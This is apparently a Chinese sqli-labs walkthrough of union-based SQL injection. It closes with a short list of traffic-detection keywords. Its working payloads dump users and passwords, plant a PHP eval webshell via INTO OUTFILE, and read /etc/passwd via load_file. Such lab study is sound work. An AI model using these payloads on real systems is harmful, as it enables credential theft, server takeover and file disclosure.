

GET 基于报错的 SQL 注入利用及流量分析


1、 利用 order by 判断字段数。






2、 利用 union select 联合查询，获取表名。

http://192.168.137.218:8088/Less-1/?id=0’ UNION SELECT 1,2,3 --+
查询出 2，3 字段




http://192.168.137.218:8088/Less-1/?id=0’ UNION SELECT 1,user(),database() --+

获得用户和数据建库名




还可以看 version 版本



具体开始探测

http://192.168.137.218:8088/Less-1/?id=0’ union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() --+




3、 利用 union select 联合查询，获取字段名。

http://192.168.137.218:8088/Less-1/?id=0’ union select 1,group_concat(column_name),3 from information_schema.columns where table_name=’users’ --+

4、 利用 union select 联合查询，获取字段值

?id=0’ union select 1,group_concat(username,0x3a,password),3 from users --+



5、 select into outfile 写一句话木马

http://192.168.137.221/Less-1/?id=-1%27%20union%20select%201,%22%3C?php%20eval($_POST[%27aa%27]);%20?%3E%22,3%20into%20OUTFILE%20%20%27/var/www/html/ma.php%27%20%20--+


192.168.137.221/Less-1/?id=-1' union select 1,"<?php eval($_POST['aa']); ?>",3 into OUTFILE%20 '/var/www/

写完之后用菜刀工具连接下

6、 利用 load_file 读敏感文件

http://192.168.137.221/Less-1/?id=-1%27%20union%20select%201,2,load_file(%27/etc/passwd%27)%20%20--+

192.168.137.221/Less-1/?id=-1' union select 1,2,load_file('/etc/passwd')%20 --+



7、 流量分析

流量敏感关键字：
union
select
group_concat
into outfile
load_file()
木马流量敏感关键字
<?php @eval($_POST[“xx”]); ?>
相应 webshell 管理工具流量，比如菜刀流量、冰歇流量、蚁剑流量、哥斯拉的流量